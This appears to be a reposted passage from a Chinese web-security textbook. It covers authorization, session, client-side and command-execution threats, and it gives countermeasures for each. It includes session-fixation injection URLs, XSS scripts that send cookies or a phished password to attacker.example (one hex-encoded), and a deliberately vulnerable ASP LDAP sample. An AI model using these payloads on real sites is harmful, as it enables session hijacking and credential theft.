授权不充分与认证不充分是有区别的，认证不充分是指没有对敏感信息的访问进行控制，而授权不充分是在认证成功之后，没有细分用户可访问的资源而造成的漏洞。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

与上一节所说的会话劫持不同，授权不充分强调的是Web应用程序自身在用户访问控制方面的漏洞。如果Web应用程序仅通过会话ID决定用户是否有权访问该系统的所有功能，而没有进一步考虑该用户的角色（如普通用户或管理员等），就有可能产生该漏洞。

2. 授权不充分的实例

许多Web站点的管理信息或功能被放在隐藏的目录中（如/admin、/logs），但其授权机制并没有对普通用户访问这些目录进行额外的控制。如果一个以普通用户身份登录的攻击者直接访问管理地址，如/admin，应用程序的认证授权机制也会允许其访问。这样，攻击者就可以进行修改Web服务器的配置或访问敏感信息等操作，从而威胁Web站点的安全。

3. 授权不充分的对策

Web应用程序需要根据其自身的具体情况，精心设计授权方案来管理用户在站点上的所有动作。要把进行访问控制的粒度缩小到足以区分不同用户角色的功能范围内，例如普通用户应该被拒绝接触到一般只对管理员开放的敏感信息。

由于授权不充分在很多情况下与认证不充分有相似点，所以许多针对认证不充分的对策对授权不充分也适用。例如，“不应该使用‘隐藏式的安全’来保护包含敏感信息的资源”等。其相关信息可参见8.2.3节。

8.3.5 会话终止不充分

1. 会话终止不充分的概念

会话终止不充分是指Web站点允许攻击者重复使用旧的证书或会话ID来授权。

上面几节介绍了攻击者如何利用会话劫持的技术进行权限提升。会话劫持攻击成功的前提是服务器端认为攻击者发去的会话ID仍然有效。如果Web应用程序缺少合适的终止会话的机制，则服务器端会话的有效期将会很长，这大大增加了会话劫持攻击的成功率。

服务器的会话终止不充分，不仅在时间上增加了攻击者猜测出会话ID的成功率，同时也会增加服务器并发和打开的会话，增大会话池的数量，在会话数量上提高攻击者猜测出会话ID的成功率。

2. 会话终止不充分的实例

在一个共享的计算环境（多个人可以无限制的物理访问同一台计算机）中，如图书馆、网吧或开放式的工作环境等，会话终止不充分可能被利用来查看其他用户的Web动作。

如果Web站点的退出功能仅是返回站点的主页而不使本次会话失效，另一个用户（攻击者）就可以单击“后退”按钮或通过浏览器的历史页面来访问上一个用户曾经访问的页面。这时由于会话ID没有终止，所以服务器仍然认为该用户就是认证的用户，攻击者可以无需登录就看到该用户的会话页面。

3. 会话终止不充分的对策

由于服务器通过会话ID进行授权的机制所限，没有一个方法能够从根本上解决上个实例的威胁。例如，如果攻击者在用户离开的很短时间内就进行会话回放攻击，服务器也无从判断是用户发起的正常请求，还是攻击者发起的攻击。

但是，虽然如此，仍然可以通过以下两种方法尽量的保护应用程序免受攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）提供终止会话的操作。

有些 Web 站点的页上没有提供“退出”的功能，有些虽然提供了“退出”功能，但仅是转到站点的主页而没有真正终止会话。Web 应用程序应该提供一个能够完全使当前会话失效的退出功能，用户在执行完退出功能后即变为未认证状态。

（2）执行会话的时间限制。

仅采用上面的方法是不够的，Web 应用程序不应该仅依赖用户的退出操作。Web 应用程序应该对用户的操作期进行时间上的限制，在一段时间内（如 10 分钟）如果用户没有进行任何操作，则使当前用户会话失效。用户如果想继续访问该站点，则需要再次登录认证。这种方法可以有效防止由于用户忘记单击“退出”按钮或浏览器崩溃时产生的威胁。

8.3.6 会话固定

1．会话固定的概念

会话固定是一种强制指定用户会话 ID 为某一指定值的攻击技术。

根据目标 Web 站点提供的不同功能，有不同的技术可以固定会话 ID 的值，可以是从跨站脚本攻击或是发送预先设定好的 HTTP 请求等。当用户会话 ID 被固定之后，攻击者就需要等待用户登录，一旦用户登录，攻击者就可以利用该会话 ID 模拟该用户的身份在该 Web 站点上指定操作。

一般来说，有两种根据会话生成会话 ID 的管理系统：一种是“许可”系统，允许浏览器指定任何会话 ID 值；另一种是“严格”系统，只允许服务器产生会话 ID 值。从攻击者的角度来说，在“许可”系统中，任何会话 ID 的变化都不用与 Web 站点交互；在“严格”系统中，攻击者需要周期性的与服务器交互，维护所谓的“陷阱会话”（即为了进行攻击而产生的会话），防止由于超时造成会话终止。

如果没有针对会话固定威胁的保护措施，攻击者可以攻击任何使用会话 ID 验证用户身份的 Web 站点。Web 站点使用的会话 ID 大多是基于 cookie 的，也有使用隐藏 form 属性和 URL 的（参考 8.3.2 节）。不幸的是基于 cookie 的会话最容易被攻击。所以当前大多数的攻击方法都是针对固定 cookie 的。

与通过用户登录后盗取或猜测其会话 ID 相比，会话固定技术给攻击者提供了更多的机会。在一次利用会话固定的攻击中，主动部分的操作（即攻击者可以把握的操作），发生在用户登录前。

2．会话固定的实例

会话固定攻击一般有如下 3 个步骤。

（1）会话建立。

攻击者建立“陷阱会话”（即为了进行攻击而产生的会话），得到会话 ID，或者攻击者重新选定一个会话 ID。在某种情况下，建立起来的陷阱会话需要客户端定期与 Web 站点交互从而保持会话的有效性。

（2）会话固定。

攻击者向用户的浏览器引入陷阱会话值，固定用户会话 ID。

（3）会话入口。

攻击者等待用户登录目标 Web 站点，当用户登录后，固定的会话 ID 就开始使用，攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

者即可以利用该会话 ID 开始执行用户的操作了。

可以通过以下技术固定用户的会话 ID：

（1）使用跨站脚本在 cookie 中指定会话 ID 的值。

在域中任何存在跨站脚本漏洞的地方都可以修改当前 cookie 的值。

例如以下 URL 片断：

```
http://example.com/<script>document.cookie="sessionid=1234;%20domain=.example.com";</script>.idc
```

（2）使用 META 标签指定 cookie 的值。

该方法与上个方法类似，不同的是该方法还适用于存在防止跨站脚本策略的站点。如果 Web 站点禁止 script 标签注入，但是没有禁止 meta 标签，则该方法可以适用。

例如以下 URL 片断：

```
http://example.com/<meta%20http-equiv=Set-Cookie%20content="sessionid=1234;%20domain=.example.com">.idc
```

（3）使用 HTTP 回复头指定 cookie 的值。

攻击者可以强迫目标站点或其他域内的站点指定会话 ID 的值。可以通过以下 4 种方法来达到目的：

① 攻破域内的 Web 服务器（例如一个没有很好维护的 WAP 服务器）；

② 攻破 DNS 服务器，使 DNS 服务器“中毒”，添加攻击者的 Web 服务器到域内；

③ 在域内安装恶意的 Web 服务器（例如所有在 Windows 2000 域中的工作站都在 DNS 域中）；

④ 实施 HTTP 回复分片攻击。

注意：使用永久的 cookie（比如过期时间为 10 年）可以达到长时间会话固定攻击的效果。该会话在重启计算机之后都还是固定的。

例如以下 URL 片断：

```
http://example.com/<script>document.cookie="sessionid=1234;%20 Expires=Friday,%201Jan2010%2000:00:00%20GMT";</script>.idc
```

3．会话固定的对策

从以上的实例可以看出，会话固定不是一个独立存在的威胁，伴随其存在的可能还有跨站脚本漏洞（在后面章节会讨论到）、DNS 服务器漏洞等其他方面的威胁。只有有效地保护 Web 应用程序免受这些其他的攻击，才能避免其受到会话固定的攻击。

从中也可以看出，Web 安全中的攻和守是有很大区别的，可以说是易攻难守。只要 Web 应用程序乃至整个 Web 服务器系统有一个漏洞，攻击者就可以利用这个漏洞顺藤摸瓜，逐步地找到更多的漏洞，从而对 Web 站点造成更大的安全威胁。

8.4 客户端攻击的威胁

8.4.1 客户端攻击的概念

客户端攻击这一节关注针对 Web 站点用户的滥用或攻击。Web 应用程序是一个依赖瘦客户端（浏览器）的体系结构，由于客户端一侧相对比较简单，所以通常不会受到太多重视。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

但是事实上，客户端也存在很多严重的安全脆弱点，并且加之其他的许多因素，使得它们很可能会被利用。

当用户访问一个 Web 站点时，通信双方在技术上和心理上建立了信任。用户认为他们访问到的是正确的内容，同时也认为 Web 站点不会攻击他们。正是因为这种信任关系，攻击者可以利用多种技术攻击用户。

客户端攻击的威胁可以归纳为表 8-13 中的两类。

表 8-13　客户端攻击的威胁

序　号	威　胁	描　述
1	内容欺骗（Content Spoofing）	一种欺骗用户，使其认为 Web 上的内容是合法的、不是来源于外部站点的技术
2	跨站脚本（Cross-site Scripting）	一种强迫 Web 站点回送攻击者提供的可执行代码的技术，这些代码由用户的浏览器装入

8.4.2　内容欺骗

1．内容欺骗的概念

内容欺骗是一种欺骗用户的，使其认为 Web 上的内容是合法的、不是来源于外部站点的技术。

一些 Web 页面的 HTML 是通过动态生成的。例如一个 frame（<frame src="http://foo.example/file.html">）的地址可以通过 URL 的参数传递（http://foo.example/page?frame_src=http://foo.example/file.html）。攻击者可以替换 frame_src 的值为“frame_src=http://attacker.example/spoof.html”。当产生结果页面后，浏览器的地址栏中显示的仍然是用户认为的域（foo.example），但是内容已经被外部的站点（attacker.example）替换了。

精心制作的恶意网页链接可以通过 E-mail、即时通信软件、BBS 或是通过跨站脚本强迫发送到用户。如果攻击者使用户访问了使用恶意 URL 的 Web 站点，用户认为他访问的是可信的内容，但是事实不是的。用户通过浏览器地址栏中显示的域名（http://foo.example）判断网页的内容是来自 http://foo.example，但是事实上他看到的 HTML 的 frame（或 iframe）内容来自攻击者提供的 http://attacker.example。

攻击者利用用户和 Web 站点建立起的信任关系进行攻击。这种技术经常被使用在建立假的登录页面、发行出版物上等。

2．内容欺骗的实例

建立一个假的发行出版物。假定一个 Web 站点动态的创建 HTML 用于生成发行出版物的页面。用户可能访问如下链接：

```
http://foo.example/pr?pg=http://foo.example/pr/01012003.html
```

结果页面可能是：

```
<HTML>
    <FRAMESET COLS="100, *">
        <FRAME NAME="pr_menu" SRC="menu.html">
        <FRAME NAME="pr_content" SRC="http://foo.example/pr/01012003.html">
    </FRAMESET>
</HTML>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

例子中的这个名为“pr”的应用程序在HTML中建立了静态的菜单和动态生成的FRAME SRC。这个用于显示出版物内容的名为“pr_content”的frame的源地址是通过参数“pg”传入的。但是如果这时攻击者把这个URL改为：

```
http://foo.example/pr?pg=http://attacker.example/spoofed_press_release.html
```

情况将是怎样呢？如果没有有效的检查“pg”的值，结果页面将是：

```
<HTML>
    <FRAMESET COLS="100, *">
        <FRAME NAME="pr_menu" SRC="menu.html">
        <FRAME NAME="pr_content" SRC="http://attacker.example/spoofed_press_release.html">
    </FRAMESET>
</HTML>
```

对于最终用户，用于欺骗的“attacker.example”的内容将会随合法的内容一起出现。如果这些用于欺骗用户的页面与原Web站点的页面风格类似，用户将很难辨别该页面的真伪。

3．内容欺骗的对策

内容欺骗的最大威胁就是有可能在不知情的情况下访问到外部站点的页面，所以针对内容欺骗的攻击，只要确保不会由于设计上的漏洞导致访问外部站点即可。

以下几种方法可供参考。

（1）Web应用程序在传递参数时，不使用URL的绝对路径，而使用相对该站点域内的“相对路径”。例如，在上面实例中的地址 http://foo.example/pr?pg=http://foo.example/pr/01012003.html，可以改变为 http://foo.example/pr?pg=/pr/01012003.html，然后在服务器提取“pg”参数时，在其值前面加上“http://foo.example”。

（2）Web应用程序在提取参数时，对其值进行过滤。如果确定是信任域内的页面，则提供正常服务，否则拒绝提供服务。这种方法与前一种方法在本质上是相同的。

（3）Web应用程序不使用表单、URL参数等一切用户可改变的值作为参数，来进行页面跳转。这种方法可以从根本上解决该问题，但是在其能够实现的功能上是有限制，对于某些特定需求的应用程序不适用。

8.4.3 跨站脚本

1．跨站脚本的概念

跨站脚本（XSS）是一种强迫Web站点回送攻击者提供的可执行代码的技术，这些代码由用户的浏览器装入并执行。代码本身多用HTML/JavaScript语言编写，但是也可能扩展到VBScript、ActiveX、Java和Flash，或其他浏览器支持的技术。

当攻击者在用户的浏览器中执行攻击者提供的代码时，这些代码运行在用户主机的安全域中。在这种权限下，代码可以读取、修改和传送浏览器可以访问的所有敏感信息。受跨站脚本攻击的用户账号可能被劫持（cookie盗用），浏览器被指向另一个地址或显示为他们访问的Web站点的欺骗性的信息。跨站脚本实际上威胁了用户和Web站点间的信任关系。

跨站脚本攻击的方法有两种：非永久式和永久式。

非永久式攻击需要用户访问一个经过恶意代码修饰的链接。在访问了这个链接之后，URL里嵌入的恶意代码会被回送并在用户的Web浏览器中执行。

永久式攻击是上传一段恶意代码到Web站点上，存储并保存一段时间。攻击者喜欢的目

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

标有 BBS、Web 邮件消息、以及 Web 聊天软件等。没有任何怀疑和防范的用户不需要单击任何链接，只需要访问包含恶意代码的页面就会受到攻击。

2．跨站脚本的实例

在任何输入的数据可以被其他用户看见的站点上都可能存在跨站脚本漏洞。

对于永久式攻击，例如在一个类似留言本、论坛或 BBS 的程序中，用户发表的评论可以被随后的访问者看到。举个最简单的例子，一个名为“John”的用户在输入框中输入“Hello World!”并提交，随后的用户看到的页面源代码中可能就会有以下程序片断中的文字加粗部分：

```
<P>Peter said: Morning!</ P>
<P>John said: Hello World!</P>
<P>Mary said: Welcome to my homepage!</P>
```

这样，服务器把用户的输入原封不动的添加到源代码中，其他用户在浏览器就能看到“John said: Hello World!”。

但是，这个时候攻击者如果输入一个带<SCRIPT>标签的脚本片断（<OBJECT>、<APPLET>、<EMBED>等标签也类似），例如：

```
<SCRIPT language="JavaScript">alert("Hello World!");</SCRIPT>
```

并提交，随后的用户看到的页面源代码中可能就会有以下程序片断中的文字加粗部分：

```
<P>Peter said: Morning!</P>
<P>John said: <SCRIPT language="JavaScript">alert('Hello World!'); </SCRIPT></P>
<P>Mary said: Welcome to my homepage!</P>
```

此时，由于存在脚本片断，浏览器不会直接显示出字符串：“<SCRIPT language="JavaScript">alert('Hello World!'); </SCRIPT>”，而会装入脚本并执行，其他用户看到的就不再是“John said: Hello World!”，而是弹出一个提示框，里面显示“Hello World!”，如图 8-5 所示。



图 8-5　跨站脚本实例 1

如果实验到这一步，那么很不幸，该 Web 站点被证明是存在跨站脚本漏洞的，攻击者可以利用这个漏洞窃取很多敏感信息了。例如，攻击者可以输入以下信息，弹出提示框显示出当前用户 cookie 的值，这个值中可能包含当前用户会话 ID 甚至密码：

```
<SCRIPT language="JavaScript">alert(document.cookie);</SCRIPT>
```

当然，以上脚本仅是在受攻击的用户浏览器中显示出他自己的 cookie 值，看似对攻击者来说没什么用，但是如果把脚本稍做修改，就可以把 cookie 值发送给攻击者的 Web 服务器了：

```
<SCRIPT language="JavaScript">
    document.location= 'http://attacker.example/pass.asp? cookie=' +document.cookie;
</SCRIPT>
```

与其类似的，攻击者还可以弹出一个输入框，欺骗用户输入其密码：

```
<SCRIPT language="JavaScript">
    var password=prompt('Your session has expired. Please enter your password to continue.', '');
    document.location='http://attacker.example/pass.asp? password='+password;
</SCRIPT>
```

浏览器访问该页后，会显示该对话框，如图 8-6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-6 跨站脚本实例 2

如果用户不加注意，很可能就会被欺骗而泄露其密码。

对于非永久式攻击，许多 Web 站点的入口提供个性化的显示方式，并有一个登录用户的欢迎界面，如“欢迎，<你的用户名>”。有时这个引用的用户名以 URL 参数的形式传递，并回显在屏幕上。

其入口 URL 的例子如下：

```
http://portal.example/index.php?sessionid=12312312&username=Joe
```

在上面的例子中我们可以看到，用户名“Joe”存储在 URL 中，结果页面显示“欢迎，Joe”的消息。如果攻击者修改 URL 中用户名的值，插入一个盗取 cookie 的 JavaScript 代码，就有可能得到用户账户的控制权限。

由于跨站脚本的攻击发生的很频繁，很多的用户也有了一定的防范，在看到 URL 中存在 JavaScript 代码时可能会起疑心，所以攻击者一般把恶意的 URL 进行编码，像如下的 URL。

编码之后的用于盗取 cookie 的 URL 实例如下：

```
http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%
6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F
%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2
D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%
63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

解码之后的 URL 如下：

```
http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attackerh
ost.example/cgibin/cookiesteal.cgi?'+document.cookie</script>
```

这样，虽然用户看不到<SCRIPT>的关键字，但是该 URL 仍然是换汤不换药，可以产生一样的攻击效果。

3. 跨站脚本的对策

下面对策可以从客户端和服务器端两方面来避免受到跨站脚本的攻击：

（1）客户端对策。

在浏览器中禁用动态脚本功能，可以防止恶意的 Web 操作或者 E-mail 蠕虫病毒从没有防范的用户那里轻松获取信息。如果浏览器支持<META REFRESH>和<IFRAME>标签，那么也务必禁用这些功能。例如，在每个安全区域的安全设定中，IE 6 都允许用户手动禁止在<META REFRESH>和<IFRAME>中调用程序和文件。

但是以上建议是一把双刃剑，在保护客户端免受跨站脚本攻击的同时，也限制了 Web 应用程序页面的正常显示。现在，越来越多的 Web 应用程序需要客户端启用脚本功能才能完成正常的操作。

另外，用户在日常浏览网页的过程中也应该多加注意，避免“随意”的浏览。要知道，在当今不安全的网络环境下，没有禁止脚本功能就随意单击超链接、浏览网页和 HTML 格式

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的 E-mail 都可能是一个危险的行为。

（2）服务器端对策。

从服务器入手保护用户免受跨站脚本攻击是一个更好解决办法。Web 应用程序开发者应该在所有存在输入的地方进行输入验证，过滤掉可能的动态脚本内容。这样可以防范恶意用户在 Web 站点上创建动态内容，从而避免攻击者欺骗随后的用户，使得他们给攻击者的服务器发送敏感信息。

过滤动态脚本有两种方法，服务器可以根据情况选择，如下。

① 过滤掉用户输入中的“<”括号和“>”括号，及其编码之后的“%3C”和“%3E”。因为这些符号可以用来设置不同的标签如<SCRIPT>、<IFRAME>等。

② 对用户的输入不过滤，但是在生成页面代码的时候，把“<”括号和“>”括号等字符转换为 HTML 的转义字符，如“<”和“>”。这样，浏览器就不会把这些代码当作动态脚本处理，而是直接以字符串的形式显示出来。

8.5 命令执行的威胁

8.5.1 命令执行的概念

所有的 Web 站点都利用用户提供的输入信息完成页面请求。经常地，这些用户提供的数据会被用于构建命令，从而生成动态 Web 页面内容。如果程序设计不安全，攻击者就有可能改变命令的执行，从而给 Web 应用程序的安全造成威胁。

被攻击者广泛使用的 SQL 注入攻击就是很好的例子。使用这一技术，攻击者可以绕过正常的身份验证，拿到管理员账户，或进一步执行服务器上的系统命令，如目录列表、建立系统用户等。

本节详细说明针对在 Web 站点上执行远程命令的攻击。

命令执行的威胁可以归纳为表 8-14 中的 7 类。

表 8-14　命令执行的威胁

序号	威胁	描述
1	缓冲区溢出（Buffer Overflow）	缓冲区溢出是一种通过覆盖部分内存数据来改变程序流的攻击
2	格式化字符串（Format String Attack）	格式化字符串是利用字符串的格式化功能，改变程序流，从而访问其他内存空间的攻击
3	LDAP 注入（LDAP Injection）	LDAP 注入是一种利用用户输入构造 LDPA 语句的攻击
4	系统命令执行（OS Commanding）	系统命令执行是一种通过操纵程序输入来执行系统命令的攻击
5	SQL 注入（SQL Injection）	SQL 注入是一种利用用户输入构造 SQL 语句的攻击
6	SSI 注入（SSI Injection）	SSI 注入是一种服务器端的攻击技术，它允许攻击者发送代码到 Web 应用程序，这些代码将在以后被服务器在本地运行
7	XPath 注入（XPath Injection）	XPath 注入是一种利用用户输入构造 XPath 查询语句的攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.5.2 缓冲区溢出

1. 缓冲区溢出的概念

缓冲区溢出是一种通过覆盖部分内存数据来改变程序流的攻击。缓冲区溢出是一种常见的软件缺陷，会造成程序进入错误的状态。这种错误的状态发生在写入内存的数据超过了分配给缓冲区的大小的时候。由于缓冲区溢出，相邻的内存地址空间被覆盖，造成软件出错或崩溃。如果没有采取限制措施，可以使用精心设计的输入数据使缓冲区溢出，从而导致安全问题。

缓冲区溢出可以用在拒绝服务攻击中，使内存遭到破坏，造成软件故障。更严重的是，缓冲区溢出还可以改变应用程序流，强迫程序产生意料不到的行为。

有许多方法可以实现该功能。可以利用缓冲区溢出漏洞覆盖堆栈指针，重定向程序执行恶意指令。还可以利用缓冲区溢出漏洞修改程序中的变量值，使程序的执行流程发生改变。

缓冲区溢出漏洞已经是信息安全业中普遍存在的问题，经常困扰着 Web 服务器。但是，对 Web 应用程序本身进行的缓冲区溢出攻击并不常见。主要的原因是攻击者需要分析应用程序的源代码或二进制文件。因为攻击者需要利用远程系统的漏洞攻击代码，可能是盲攻击，想要成功非常困难。

2. 缓冲区溢出的实例

本书有专门的章节讲述缓冲区溢出的原理与实例，这里提供一个现实发生的事例。几年前，Cerberus 安全小组公布的 Microsoft IIS 4/5 存在的一个缓冲区溢出漏洞，攻击该漏洞可以使 Web 服务器崩溃，甚至获取超级用户权限执行任意的代码。它的描述如下：

浏览器向 IIS 提出一个 HTTP 请求，在域名或 IP 地址后加上一个以“.htr”为后缀的文件名，于是 IIS 认为客户端正在请求一个“.htr”文件。由于“.htr”扩展名文件被映像成 ISAPI（Internet Service API）应用程序，所以 IIS 会把该请求转向 ISM.DLL 执行。

浏览器提交的请求中包含的文件名存储在局部变量的缓冲区中，若它的长度超过 600 个字符时，就会导致局部变量缓冲区溢出，覆盖返回地址空间，使 IIS 崩溃。进一步的，如果在缓冲区植入一段精心设计的代码，可以使之以系统超级权限运行。

3. 缓冲区溢出的对策

不仅是 Web 安全，在整个计算机安全领域，缓冲区溢出是一种非常普遍、危险的漏洞，在各种操作系统、应用软件中广泛存在。针对缓冲区溢出漏洞的研究已经持续了三十多年，但是至今也没有一种完美的解决缓冲区溢出漏洞的方法。

目前，可以通过以下几种方法，尽量避免针对缓冲区溢出漏洞的攻击。

（1）通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码；

（2）强制编码规范，编写健壮的代码；

（3）利用编译器的边界检查来实现缓冲区的保护；

（4）在指针失效前进行完整性检查。

8.5.3 格式化字符串

1. 格式化字符串的概念

格式化字符串攻击是利用字符串的格式化功能，改变程序流，从而访问其他内存空间的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

攻击。当用户提供的数据直接被用在一些C/C++函数（例如fprintf、printf、sprintf、setproctitle和syslog等）的格式化输入时，就会产生格式化字符串的漏洞。

如果攻击者传入Web应用程序的参数值是由转移字符组成的字符串（如“%f”、“%p”、“%n”等），它有可能：

（1）执行任意服务器上的代码；

（2）读取堆栈外的值；

（3）造成软件崩溃。

2．格式化字符串的实例

假定一个Web应用程序有一个参数emailAddress的值直接来自用户。程序通过printf方法打印出该参数的值：

```
printf(emailAddress);
```

如果传入emailAddress的值包含转义字符，printf将解析该转义字符，并用相应的其他参数填充。如果所需的参数不存在，将会以printf函数期望的顺序使用堆栈中的数据。

在该情况下，格式化字符串攻击可被用于如下目的。

（1）读取堆栈中的数据：如果printf函数的输出流可以回送给攻击者，可以通过发送转移字符“%x”（一次或多次）来读取堆栈中的值；

（2）读取进程内存的字符串：如果printf函数的输出流可以回送给攻击者，可以通过发送转移字符“%s”（或其他用户读取指定位置的转移字符）来读取任意内存位置的字符串；

（3）向进程内存的某个位置写入整数：使用转移字符“%n”，攻击者可以在进程内存的任意位置写入整数。（例如，覆盖程序中用于控制访问权限的重要变量，或是覆盖堆栈的返回地址等。）

8.5.4 LDAP注入

1．LDAP注入的概念

LDAP注入是一种利用用户输入构造LDAP语句的攻击。

轻量级目录访问协议（LDAP）是一个用于查询控制X.500目录服务的开放协议标准。LDAP协议运行在传输层的协议（如TCP）上，Web应用程序可能在动态页面请求中使用用户提供的输入来创建LDAP语句。

当Web服务器没有适当的处理用户的输入时，攻击者就可能改变一个LDAP语句的结构。由于程序运行LDPA语句时的权限与当前该组建（例如，数据库服务器、Web应用服务器和Web服务器等）的权限相同，而这些组件一般的运行权限都很高，而且经常是以管理员的权限运行，所以攻击者经常就会拥有在LDAP树里任意查询、修改、删除的权限，这将造成一系列的安全问题。

在SQL注入中的高级攻击技术同时也使用于LDAP注入的攻击。

2．LDAP注入的实例

例如，服务器中存在一段漏洞的代码，如下：

```
line 0: <html>
line 1: <body>
line 2: <%@ Language=VBScript %>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
line 3: <%
line 4: Dim userName
line 5: Dim filter
line 6: Dim ldapObj
line 7:
line 8: Const LDAP_SERVER = "ldap.example"
line 9:
line 10: userName = Request.QueryString("user")
line 11:
line 12: if( userName = "" ) then
line 13: Response.Write("<b>Invalid request. Please specify a valid user name</b><br>")
line 14: Response.End( )
line 15: end if
line 16:
line 17:
line 18: filter = "(uid=" + CStr(userName) + ")" ' searching for the user entry
line 19:
line 20:
line 21: 'Creating the LDAP object and setting the base dn
line 22: Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
line 23: ldapObj.ServerName = LDAP_SERVER
line 24: ldapObj.DN = "ou=people,dc=spilab,dc=com"
line 25:
line 26: 'Setting the search filter
line 27: ldapObj.SearchFilter = filter
line 28:
line 29: ldapObj.Search
line 30:
line 31: 'Showing the user information
line 32: While ldapObj.NextResult = 1
line 33: Response.Write("<p>")
line 34:
line 35: Response.Write("<b><u>User information for : " + ldapObj.AttrValue(0) + "</u></b><br>")
line 36: For i = 0 To ldapObj.AttrCount -1
line 37: Response.Write("<b>" + ldapObj.AttrType(i) + "</b> : " + ldapObj.AttrValue(i) + "<br>" )
line 38: Next
line 39: Response.Write("</p>")
line 40: Wend
line 41: %>
line 42: </body>
line 43: </html>
```

在上述程序代码中，可以看到在 line10，使用了 user 这个参数的值初始化 userName 变量，紧接着验证 userName 是否为空，如果不为空则在 line 18 使用 userName 对 filter 初始化，在 line 27 中，filter 这个变量作为查询条件用于初始化一个 LDAP 查询。这种情况下，攻击者可以完全控制需要在 LDAP 服务器上的查询，并通过 line 32 到 line 40 的语句把查询结果回送给客户端浏览器。

这时，攻击者可以使用以下 URL 进行攻击：

溜客安全网 WwW.176Ku.CoM

